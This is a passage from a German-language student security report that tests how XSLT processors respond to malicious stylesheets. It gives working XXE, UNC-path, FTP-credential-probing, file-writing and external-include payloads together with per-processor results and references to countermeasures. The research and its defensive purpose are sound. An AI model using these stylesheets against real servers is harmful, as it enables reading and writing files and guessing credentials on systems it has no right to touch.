<!DOCTYPE xsl:stylesheet [
  <!ENTITY remotefile SYSTEM "http://sasrv/file" >]>

<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">

  <xsl:output method="text"/>

  <xsl:template match="/">
    &remotefile;
  </xsl:template>

</xsl:stylesheet>
```

Listing 6.23: `beispiele/tests/read_remote_files_external_entity.xsl`

libxslt

Wird libxslt in PHP oder Python verwendet, ist das Laden von externen Entitäten standardmässig deaktiviert. (Nicht verwundbar ☼)

Wird libxslt in Perl oder mit dem Wrapper `xsltproc` verwendet, ist das Laden von externen Entitäten standardmässig aktiviert. Unter Linux und Windows konnte die Datei mit `xsltproc` gelesen werden. Die Ausgabe ist gekürzt dargestellt. (Verwundbar 💣)

```
    Dies ist eine externe Datei.
```

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.2.6

Saxon

Ausgabe unter Linux und Windows: (Verwundbar 💣)

```
    Dies ist eine externe Datei.
```

Der XSLT Prozessor `Saxon` verwendet den Parser, welcher mit Java ausgeliefert wird als XML Parser [60]. Das Laden von externen Entitäten ist standardmässig aktiviert.

Der HTTP GET Request ist in Wireshark(Abbildung 6.5)sichtbar. Das Wireshark Capture wurde auf dem Netzwerkinterface gemacht, auf dem auch Saxon läuft. In den drei Paketen 178 bis 180 findet der TCP (Transmission Control Protocol) 3 Way Handshake [12] statt. Danach kommt der HTTP Request, welcher die Datei `/file` mit einem HTTP GET anfordert. Der Webserver antwortet mit der Meldung `200 OK` und liefert die Datei aus.



Abbildung 6.5.: HTTP GET Request über XXE

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.3.5

Xalan-J

Ausgabe unter Linux und Windows: (Verwundbar 💣)

```
    Dies ist eine externe Datei.
```

Der XSLT Prozessor `Xalan-J` verwendet `Xerces-J` als XML Parser. Das Laden von externen Entitäten ist standardmässig aktiviert.

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.4.4

Xalan-C

Ausgabe unter Linux und Windows: (Verwundbar 💣)

```
    Dies ist eine externe Datei.
```

Der XSLT Prozessor `Xalan-C` verwendet `Xerces-C` als XML Parser. Das Laden von externen Entitäten ist standardmässig aktiviert.

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.5.2

MSXML 4.0

Ausgabe unter Windows: (Verwundbar 💣)

```
        D i e s   i s t   e i n e   e x t e r n e   D a t e i .
```

Der XSLT Prozessor `MSXML 4.0` verwendet `MSXML 4.0` als XML Parser. Das Laden von externen Entitäten ist standardmässig aktiviert.

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.6.4

MSXML 6.0

Ausgabe unter Windows: (Nicht verwundbar ☼)

```
XSL Parse Error : DTD ist nicht zulaessig.
```

Der XSLT Prozessor `MSXML 6` verwendet `MSXML 6` als XML Parser. Das Laden von externen Entitäten ist standardmässig deaktiviert.

.NET system.xml

Ausgabe unter Windows: (Nicht verwundbar ☼)

```
Ausnahmefehler: System.Xml.Xsl.XslLoadException: XSLT-Kompilierungsfehler. ---> ↙
    System.Xml.XmlException: DTD ist in diesem XML-Dokument aus ↙
    Sicherheitsgruenden unzulaessig.
```

Der XSLT Prozessor von .NET verwendet `system.xml` als XML Parser. Das Laden von externen Entitäten ist standardmässig deaktiviert.

6.3.7. Dateien von UNC (Universal Naming Convention)-Pfad lesen

SH SE XJ XC M4 M6 MN

Wenn der Parser unter Windows läuft, ist es möglich über UNC Pfade [17] direkt auf Windows Freigaben zuzugreifen. Die Bedingung dabei ist, dass der Benutzer, unter welchem der Parser läuft, Zugriff auf den UNC Pfad besitzt. Auch möglich ist, dass unter dem Benutzer bereits eine Verbindung auf diesen Share im Cache liegt und deshalb eine Verbindung möglich ist. Die Verwendung von Backslashes funktioniert nur in einem Teil der Prozessoren. Wir haben herausgefunden, dass es allgemein mit den normalen Slashs am besten funktioniert.

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:output method="html"/>
  <xsl:template match="/">
    <xsl:value-of select="document('file:////hsr.ch//root//alg//scratch//XSLTTemp↙
        //test.xml')"/>
  </xsl:template>
</xsl:stylesheet>
```

Listing 6.24: `beispiele/tests/read_remote_files_unc_path.xsl`

Auf dem UNC Pfad `\\hsr.ch\root\alg\scratch\XSLTTemp\test.xml` liegt folgendes XML, welches eingelesen wird:

```
<?xml version ="1.0" ?>
<root> content2 </root>
```

Listing 6.25: `beispiele/tests/test.xml`

Prozessoren unter Linux

Unter Linux kann das URI Schema `file://` nicht auf Windows/Samba Freigaben zugreifen. Während der Ausführung sind in Wireshark weder DNS Requests auf den Host `hsr.ch`, noch SMB Pakete sichtbar. Als Beispiel die Fehlermeldung von Xalan-J: (Nicht verwundbar ☼)

```
file:///home/emanuel/Daten/Studium/Semester_5_HS14/SA_Studienarbeit/↙
    Studienarbeit_eduss_rbischof/Dokumentation/beispiele/tests/↙
    read_remote_files_unc_path.xsl; Line #6; Column #95; Can not load requested ↙
    doc: /hsr.ch/root/alg/scratch/XSLTTemp/test.xml (No such file or directory)
```

Möchte man Dateien von einer Windows/Samba Freigabe einbinden, muss man diese zuerst mit `mount` ins Dateisystem einbinden. Danach gelten dieselben Regeln für den XSLT Parser, als ob es eine lokale Datei ist. Die Tests zu “Read Local Files” sind im Kapitel 6.3 beschrieben.

libxslt

Ausgabe unter Windows: (Nicht verwundbar ☼)

```
warning: failed to load external entity "file:////hsr.ch//root//alg//scratch//↙
    XSLTTemp//test.xml"
```

Saxon

Ausgabe unter Windows: (Verwundbar 💣)

```
content2
```

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.3.3 beziehungsweise unter 8.3.4 für die Funktion `unparsed-text`.

Xalan-J

Ausgabe unter Windows: (Verwundbar 💣)

```
content2
```

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.4.2

Xalan-C

Ausgabe unter Windows: (Verwundbar 💣)

```
content2
```

→ Diese Verwundbarkeit lässt sich mit keiner Gegenmassnahme beheben.

MSXML 4.0

Ausgabe unter Windows: (Verwundbar 💣)

```
  c o n t e n t 2
```

→ Diese Verwundbarkeit lässt sich mit keiner Gegenmassnahme beheben.

MSXML 6.0

Ausgabe unter Windows: (Nicht verwundbar ☼)

```
Transformation Error : -2147467259*Vorgang abgebrochen: AllowDocumentFunction-↙
    Einschraenkung wurde verletzt.
```

Die Funktion `document()` ist standardmässig nicht erlaubt.

.NET system.xml

Ausgabe unter Windows: (Nicht verwundbar ☼)

```
Ausnahmefehler: System.Xml.Xsl.XslTransformException: Die Ausfuehrung der ↙
    Funktion 'document()' wurde verhindert.
```

Die Funktion `document()` ist standardmässig nicht erlaubt.

6.3.8. FTP Zugriff

LX SH SE XJ XC M4 M6 MN

Mit einer Funktion zum Beispiel `document` kann auf einen FTP Server mittels Benutzernamen und Passwort zugegriffen werden. Folgendes XSL verbindet auf den FTP Server `localhost` mit dem Benutzernamen `sauser` und dem Passwort `pAssWort11` und versucht die Datei `file` herunterzuladen. Dies ist jedoch keine wohlgeformte XML Datei ist, kann der Inhalt nicht mit der Funktion `document()` ausgegeben werden. Wir haben dies bewusst so konzipiert, da wir diesen Test darauf auslegen, dass getestet werden kann ob der Benutzername oder das Passwort stimmen. Und dies geht bereits, wenn keine Datei beziehungsweise eine nicht XML wohlgeformte Datei gelesen wird, da zuerst der Anmeldeprozess durchgeführt wird.

Doppelpunkt und `@` im Benutzername/Passwort: Bei uns traten Probleme auf, wenn der Benutzername oder das Passwort entweder einen Doppelpunkt oder ein `@` enthielt, da der Doppelpunkt als Trennzeichen zwischen Passwort und Benutzernamen verwendet wird und das `@` den Benutzernamen und das Passwort vom Hostnamen trennt. Beispielsweise ist die URI `foobar:P@ssWort@sasrv/file.txt` nicht mehr richtig zuordbar, da es zwei `@` Symbole beinhaltet. Damit man diese zwei Zeichen im Benutzername bzw. im Passwort verwenden kann, muss man diese mit den entsprechenden ASCII Werten %40 für das `@` und %58 URL kodieren [26].

```
<?xml version="1.0"?>
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform" >
  <xsl:output method="text"/>
  <xsl:template match="/">
    <xsl:value-of select="document('ftp://sauser:pAssWort11@localhost/file')"/>
  </xsl:template>
</xsl:stylesheet>
```

Listing 6.26: `beispiele/tests/ftp_file_found_document.xsl`

libxslt

Ausgabe unter Linux und Windows: (Verwundbar 💣)

```
ftp://sauser:pAssWort11@localhost/file:1: parser error : Start tag expected, '<' ↙
    not found
Diese Datei liegt auf dem FTP Server.
^
```

In allen Fehlerfällen wird folgende Meldung ausgegeben: `failed to load external entity`.

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.2.4

Saxon

Ausgabe unter Linux und Windows: (Verwundbar 💣)

```
Error on line 1 column 1 of file:
  SXXP0003: Error reported by XML parser: Content ist nicht zulaessig in Prolog.
org.xml.sax.SAXParseException; systemId: ftp://sauser:pAssWort11@localhost/file; ↙
    lineNumber: 1; columnNumber: 1; Content ist nicht zulsessig in Prolog.
```

Folgende Meldungen werden in verschiedenen Fehlerfällen angezeigt:

FTP Server Status	Meldung vom XSLT Prozessor
Port ist geschlossen	`Connection refused: connect`
Hostname konnte nicht aufgelöst werden	`FODC0002: I/O error... gugus.hsr.ch`
Datei nicht vorhanden	`FODC0002: I/O error reported`
Benutzername falsch	`Invalid username/password`
Passwort falsch	`Invalid username/password`

Tabelle 6.8.: Mögliche Antworten bei einem FTP Zugriff unter libxslt

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.3.3 beziehungsweise unter 8.3.4 für die Funktion `unparsed-text`.

Xalan-J

Ausgabe unter Linux und Windows: (Verwundbar 💣)

```
file://ftp_file_found_document.xsl; Zeilennummer6; Spaltennumme
r80; Angefordertes Dokument kann nicht geladen werden: Content is not allowed in ↙
    prolog.
```

Folgende Meldungen werden in verschiedenen Fehlerfällen angezeigt:

FTP Server Status	Meldung vom XSLT Prozessor
Port ist geschlossen	`Connection refused: connect`
Hostname konnte nicht aufgelöst werden	`Angefordertes Dokument kann nicht geladen werden: gugus.hsr.ch`
Datei nicht vorhanden	`Angefordertes Dokument kann nicht geladen werden:`
Benutzername falsch	`Invalid username/password`
Passwort falsch	`Invalid username/password`

Tabelle 6.9.: Mögliche Antworten bei einem FTP Zugriff unter Xalan-J

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.4.2

Xalan-C

Ausgabe unter Linux und Windows: (Nicht verwundbar ☼)

```
XML warning: unsupported protocol in URL (Occurred in an unknown entity, at line ↙
    6, column 6.)
Source tree node: #document.
XSLT warning: The document 'ftp://sauser:pAssWort11@localhost/file' could not be ↙
    loaded. (Occurred in an unknown entity, at line 6, column 6.)
Source tree node: #document.
```

Xalan-C unterstützt per default keine URIs mit dem Protokoll ftp.

MSXML 4.0

Ausgabe unter Windows: (Verwundbar 💣)

```
Error occurred while executing stylesheet '.\ftp_file_found_document.xsl'.

Code:   0x80004005
Fehler beim Analysieren von "ftp://sauser:pAssWort11@localhost/file". Ungueltig ↙
    auf der obersten Ebene im Dokument.
```

Kann sich der XSLT Prozessor auf dem FTP Server einloggen, erscheint obige Meldung. In allen anderen Fehlerfällen wird folgende Meldung ausgegeben: `0x800c0006 Das angegebene Objekt konnte nicht gefunden werden`.

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.6.2

MSXML 6.0

Ausgabe unter Windows: (Nicht verwundbar ☼)

```
Transformation Error : -2147467259*Vorgang abgebrochen: AllowDocumentFunction-↙
    Einschraenkung wurde verletzt.
```

Die `document()` Funktion ist per default nicht erlaubt.

.NET system.xml

Ausgabe unter Windows: (Nicht verwundbar ☼)

```
Ausnahmefehler: System.Xml.Xsl.XslTransformException: Die Ausfuehrung der ↙
    Funktion 'document()' wurde verhindert.
```

Die `document()` Funktion ist per default nicht erlaubt.

6.4. Write Files

Testname	Write Local Files
Beschreibung	Auf dem Server können Dateien geschrieben werden.
Vorbedingungen	XSLT Prozessor verarbeitet eine präparierte XSL Datei. Schreibrechte sind auf dem Dateisystem vorhanden.
Erwartetes Resultat	Lokale Datei local_file.txt wird auf dem Dateisystem erstellt.

6.4.1. Datei schreiben mit `xsl:result-document` (XSLT 2.0)

SH SE

In XSLT 2.0 kann mit der Instruktion `xsl:result-document` ein Dokument geschrieben werden.

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="2.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">

  <xsl:output method="html"/>

  <xsl:template match="/">
    <xsl:result-document href="local_file.txt">
      <xsl:text>Write Local File</xsl:text>
    </xsl:result-document>
  </xsl:template>

</xsl:stylesheet>
```

Listing 6.27: `beispiele/tests/write_local_files_result-document.xsl`

Saxon

Der XSLT Prozessor erzeugt keine Ausgabe, da der Text `Write Local File` in die angegebene Datei geschrieben wird. Unter Linux und Windows wurde diese Datei mit dem entsprechendem Inhalt angelegt.

(Verwundbar 💣)

```
$ cat local_file.txt
Write Local File
```

Hat der XSLT Prozessor keinen Schreibzugriff, wird folgende Meldung ausgegeben:

```
Error at template on line 7 of write_local_files_result-document.xsl:
  Failed to create output file file:/tmp/xsltest/local_file.txt: Permission ↙
      denied
Failed to create output file file:/tmp/xsltest/local_file.txt
```

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.3.6

Andere XSLT Prozessoren

Saxon ist der einzige XSLT 2.0 Prozessor in unserer Testreihe und deshalb wird dies nur von Saxon unterstützt.

6.4.2. Dateien schreiben mit `redirect`

XJ

In Xalan kann mit den Funktionen `redirect:open` und `redirect:write` eine Datei geschrieben werden. [20]

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:redirect="http://xml.apache.org/xalan/redirect"
  extension-element-prefixes="redirect">

<xsl:output method="html"/>

<xsl:template match="/">
    <redirect:open file="local_file.txt"/>
    <redirect:write file="local_file.txt">Write Local File</redirect:write>
    <redirect:close file="local_file.txt"/>
</xsl:template>

</xsl:stylesheet>
```

Listing 6.28: `beispiele/tests/write_local_files_redirect_write.xsl`

Xalan-J

Der XSLT Prozessor erzeugt keine Ausgabe, da der Text `Write Local File` in die angegebene Datei geschrieben wird. Unter Linux und Windows wurde diese Datei mit diesem Inhalt angelegt.

(Verwundbar 💣)

```
$ cat local_file.txt
Write Local File
```

Hat der XSLT Prozessor keinen Schreibzugriff, wird folgende Meldung ausgegeben:

```
file:///home/emanuel/Daten/Studium/Semester_5_HS14/SA_Studienarbeit/↙
    Studienarbeit_eduss_rbischof/Dokumentation/beispiele/tests/↙
    write_local_files_redirect_write.xsl;
Line #10; Column #54; /tmp/xsltest/local_file.txt (Permission denied)
file:///home/emanuel/Daten/Studium/Semester_5_HS14/SA_Studienarbeit/↙
    Studienarbeit_eduss_rbischof/Dokumentation/beispiele/tests/↙
    write_local_files_redirect_write.xsl;
Line #11; Column #54; /tmp/xsltest/local_file.txt (Permission denied)
```

Wird ein nichtexistierender Pfad angegeben, werden alle Unterverzeichnisse angelegt, sofern die Berechtigungen dazu vorhanden sind.

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.4.1

Andere XSLT Prozessoren

Die Funktion `redirect:open` ist eine Erweiterung von Xalan-J und wird deshalb nur von Xalan-J unterstützt. Andere Prozessoren geben eine Meldung aus, dass diese Erweiterung nicht existiert. Die Meldung von Saxon lautet `XTDE1450: Unknown extension instruction`, die Meldung von libxslt

`xsltApplySequenceConstructor: failed to find extension open` und die Meldung von Xalan-C `XSLT warning: The processor does not support extension elements.`.

6.4.3. Dateien schreiben mit `exsl:document`

LX

EXSLT ist ein community Projekt, welches Erweiterungen für XSLT Prozessoren definiert. Die Erweiterungen sind in Modulen wie `dates and times`, `functions` oder `math` gruppiert. Einige Prozessoren implementieren Module von EXSLT. Mit der Funktion `exsl:document` aus dem Modul `common` ist das Schreiben von Dateien möglich.

Folgendes XSL schreibt die Datei `local_file.txt` mit dem Dateiinhalt `Write Local File`:

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:exsl="http://exslt.org/common"
  extension-element-prefixes="exsl">

  <xsl:template match="/">
    <exsl:document href="local_file.txt">
    <xsl:text>Write Local File</xsl:text>
    </exsl:document>
  </xsl:template>

</xsl:stylesheet>
```

Listing 6.29: `beispiele/tests/write_local_exsl_document.xsl`

Wichtig dabei ist, dass man den Namespace `exsl` einführt libxsl mit `extension-element-prefixes` sagt, dass EXSLT Erweiterungen verwendet werden.

libxslt

Libxslt erzeugt keine Ausgabe. Die Datei `local_file.txt` wird geschrieben:

```
$ cat local_file.txt
<?xml version="1.0"?>
Write Local File
```

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.2.5

Restliche Prozessoren

Die Prozessoren Saxon [61] und Xalan [37] unterstützen zwar einige EXSLT Erweiterungen, jedoch die Funktion `exsl:document()` nicht. Die Prozessoren von Microsoft unterstützen keine EXSLT Erweiterungen.

6.4.4. Verzeichnis erstellen mit `file:create-dir` in Saxon PE und EE

SE

In Saxon PE und EE kann ein Ordner mit der Funktion `file:create-dir` erstellt werden.

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" version="2.0"
  xmlns:file="http://expath.org/ns/file"
  xmlns:xs="http://www.w3.org/2001/XMLSchema">
  <xsl:variable name="dir" as="xs:string" select="'LocalDir'"/>
  <xsl:template match="/">
            <xsl:sequence select="file:create-dir($dir)"/>
    </xsl:template>
</xsl:stylesheet>
```

Listing 6.30: `beispiele/tests/write_local_files_file_create-dir.xsl`

Saxon EE

Ausgabe unter Linux und Windows: (Verwundbar 💣)

```
<?xml version="1.0"?>
```

Saxon gibt ausser dem ersten XML Tag keine Ausgabe auf die Standardausgabe. Der Ordner `LocalDir` wurde erstellt.

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.3.6

6.4.5. Text an File anhängen mit `file:append-text` in Saxon PE und EE

SE

Mit der Funktion `file:append-text` kann in Saxon PE und EE Text an eine Datei auf dem Dateisystem angehängt werden.

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" version="2.0"
  xmlns:file="http://expath.org/ns/file"
  xmlns:xs="http://www.w3.org/2001/XMLSchema">
  <xsl:variable name="file" as="xs:string" select="'local_file.txt'"/>
  <xsl:variable name="text" as="xs:string" select="'Written text.'"/>
  <xsl:template match="/">
            <xsl:sequence select="file:append-text($file, $text)"/>
    </xsl:template>
</xsl:stylesheet>
```

Listing 6.31: `beispiele/tests/write_local_files_file_append-text.xsl`

Saxon EE

Ausgabe unter Windows und Linux: (Verwundbar 💣)

```
<?xml version="1.0"?>
```

Saxon gibt keine Ausgabe ausser dem XML Root. Die Datei hat nach zweifacher Ausführung den folgenden Inhalt:

```
Written text.Written text.
```

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.3.6

6.4.6. File Extension für Saxon PE und EE

Als Ergänzung soll hier erwähnt sein, dass es in Saxon Professional und Enterprise Edition einen Extensionnamespace `expath-file` gibt. Mit diesem können z.B. Ordner aufgelistet werden, Ordner erstellt oder Dateien erstellt werden. Die folgende Auflistung zeigt einige Funktionen aus dem Extensionnamespace `expath-file` [14].

- Text an Datei Anhängen mit `file:append-text()`
- Dateien oder Ordner verschieben und kopieren mit `file:move()` bzw. `file:copy()`
- Dateien oder Ordner löschen mit `file:delete()`
- Überprüfen ob Datei oder Ordner existiert mit `file:exists()`
- Testen ob es sich bei Pfad um Datei oder Ordner hält mit `file:is-file()` bzw. `file:is-dir()`
- Datei ausgelesen werden mit `file:read()`
- Datei geschrieben werden mit `file:write()`

Diese Aufzählung ist nicht vollständig sondern soll nur einige interessante Funktionen aufzählen. In unserer Arbeit haben wir nur einige getestet, um die Funktion zu veranschaulichen.

6.5. Database Connection

Testname	Database Connection
Beschreibung	Es kann direkt aus dem XSLT eine Verbindung zu einem Datenbankserver hergestellt werden.
Vorbedingungen	XSLT Prozessor verarbeitet eine präparierte XSL Datei. Der Instanz des Prozessors ist der benötigte Datenbanktreiber bereits bekannt.
Erwartetes Resultat	Inhalt der Spalte text aus der Tabelle xtable in der xslt Datenbank ausgeben.

Xalan hat eine Erweiterung für XSLT implementiert, die es erlaubt eine Datenbankverbindung aufzubauen. Die Testdatenbank `xslt` wurde für den Test folgendermassen angelegt:

```
/* Create User */
CREATE USER 'xsltuser'@'localhost' IDENTIFIED BY 'xsltpw';
GRANT ALL PRIVILEGES ON * . * TO 'xsltuser'@'localhost';
FLUSH PRIVILEGES;

/* Create Database */
CREATE DATABASE xslt;

/* Create Schema */
USE xslt;
CREATE TABLE xtable ( test VARCHAR(20) );
INSERT INTO xtable VALUES ('Database String');
```

Listing 6.32: `beispiele/tests/database_connection_sql.txt`

Die folgenden Anfragen zeigen den Aufbau der Testdatenbank:

```
mysql> show tables;
+----------------+
| Tables_in_xslt |
+----------------+
| xtable         |
+----------------+
1 row in set (0.00 sec)

mysql> select test from xtable;
+-----------------+
| test            |
+-----------------+
| Database String |
+-----------------+
1 row in set (0.00 sec)
```

6.5.1. Datenbankverbindung mit Xalan SQL Erweiterung

XJ

Folgendes XSL stellt eine Verbindung zu MySQL Server her:

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:sql="http://xml.apache.org/xalan/sql">

  <xsl:param name="driver" select="'com.mysql.jdbc.Driver'"/>
  <xsl:param name="dbUrl" select="'jdbc:mysql://localhost/xslt'"/>
  <xsl:param name="user" select="'xsltuser'"/>
  <xsl:param name="pw" select="'xsltpw'"/>
  <xsl:param name="query" select="'select test from xtable'"/>

  <xsl:template match="/">
    <xsl:variable name="dbc" select="sql:new($driver, $dbUrl, $user, $pw)"/>
    <xsl:variable name="table" select="sql:query($dbc, $query)"/>
    <xsl:value-of select="$table/*"/>
    <xsl:value-of select="sql:close($dbc)"/>
  </xsl:template>

</xsl:stylesheet>
```

Listing 6.33: `beispiele/tests/database_connection.xsl`

Xalan-J

Um diesen Test durchzuführen, muss der benutzte Datenbanktreiber im `CLASSPATH` von Java inkludiert sein. Des weiteren muss der Datenbankserver erreichbar sein und die Zugangsdaten müssen stimmen. Erst dann kann eine beliebige SQL Query ausgeführt werden.

Deshalb ist Xalan-J standardmässig nicht verwundbar. (Nicht verwundbar ☼)

Erfüllt man jedoch die oben genannten Bedingungen und startet den XSLT Prozessor wie folgt, funktioniert der Datenbankzugriff:

```
java -classpath /opt/sa/xalan-j_2_7_2/xalan.jar:/opt/sa/mysql-connector-java↙
    -5.1.33/mysql-connector-java-5.1.33-bin.jar org.apache.xalan.xslt.Process -in↙
     dummy.xml -xsl database_connection.xsl
```

Ausgabe unter Linux und Windows:

```
<?xml version="1.0" encoding="UTF-8"?>Database String
```

6.6. Include External Stylesheet

Testname	Include External Stylesheet
Beschreibung	Externe Stylesheets können in ein anderes inkludiert werden.
Vorbedingungen	Ein externes XSL steht unter `http://sasrv/external.xsl` zur Verfügung.
Erwartetes Resultat	Der Text `External Stylesheet` wird ausgegeben.

6.6.1. Externes Stylesheet einbinden mit `xsl:include`

LX SH SE XJ XC M4 M6 MN

Mit `xsl:include` kann eine lokal gespeicherte oder auf einem anderen Server gespeicherte XSL Datei eingebunden werden. Das erste XSL aus dem Listing 6.34 bindet hier das XSL aus dem zweiten Listing 6.35 ein.

```
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:include href="http://sasrv/external.xsl"/>
</xsl:stylesheet>
```

Listing 6.34: `beispiele/tests/include_external_stylesheet_import.xsl`

Folgendes XSL ist über `http://sasrv/external.xsl` abrufbar:

```
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">

<xsl:template match="/">
  <xsl:text>External Stylesheet</xsl:text>
</xsl:template>

</xsl:stylesheet>
```

Listing 6.35: `beispiele/tests/external.xsl`

Erscheint also der Text `External Stylesheet`, hat der Test funktioniert und der Prozessor ist verwundbar.

libxslt

Ausgabe unter Linux und Windows: (Verwundbar)

```
<?xml version="1.0"?>
External Stylesheet
```

Die Verwundbarkeit lässt sich für xsltproc deaktivieren. Dies ist im Kapitel 8.2.7 beschrieben.

Saxon

Ausgabe unter Windows: (Verwundbar)

```
Running an XSLT 1 stylesheet with an XSLT 2 processor
<?xml version="1.0" encoding="UTF-8"?>External Stylesheet
```

Ausgabe unter Linux: (Verwundbar 💣)

```
Warning: at xsl:stylesheet on line 2 column 52 of ↙
    include_external_stylesheet_import.xsl:
  Running an XSLT 1 stylesheet with an XSLT 2 processor
<?xml version="1.0" encoding="UTF-8"?>External Stylesheet
```

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.3.3

Xalan-J

Ausgabe unter Linux und Windows: (Verwundbar 💣)

```
<?xml version="1.0" encoding="UTF-8"?>External Stylesheet
```

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.4.2

Xalan-C

Ausgabe unter Linux und Windows: (Verwundbar 💣)

```
<?xml version="1.0" encoding="UTF-8"?>External Stylesheet
```

→ Diese Verwundbarkeit lässt sich mit keiner Gegenmassnahme beheben.

MSXML 4.0

Ausgabe unter Windows: (Verwundbar 💣)

```
< ? x m l   v e r s i o n = " 1 . 0 "   e n c o d i n g = " U T F - 1 6 " ? > E x↙
    t e r n a l   S t y l e s h e e t
```

→ Diese Verwundbarkeit lässt sich mit keiner Gegenmassnahme beheben.

MSXML 6.0

Ausgabe unter Windows: (Nicht verwundbar ☼)

```
<?xml version="1.0"?>content
```

MSXML 6 wirft keinen Fehler, dass externe Stylesheets nicht erlaubt wären. MSXML gibt einfach den gesamten Inhalt des angegebenen XML Files (dummy.xml, Listing 6.1) aus. Anscheinend wird das Einbinden von externen Stylesheets unterbunden.

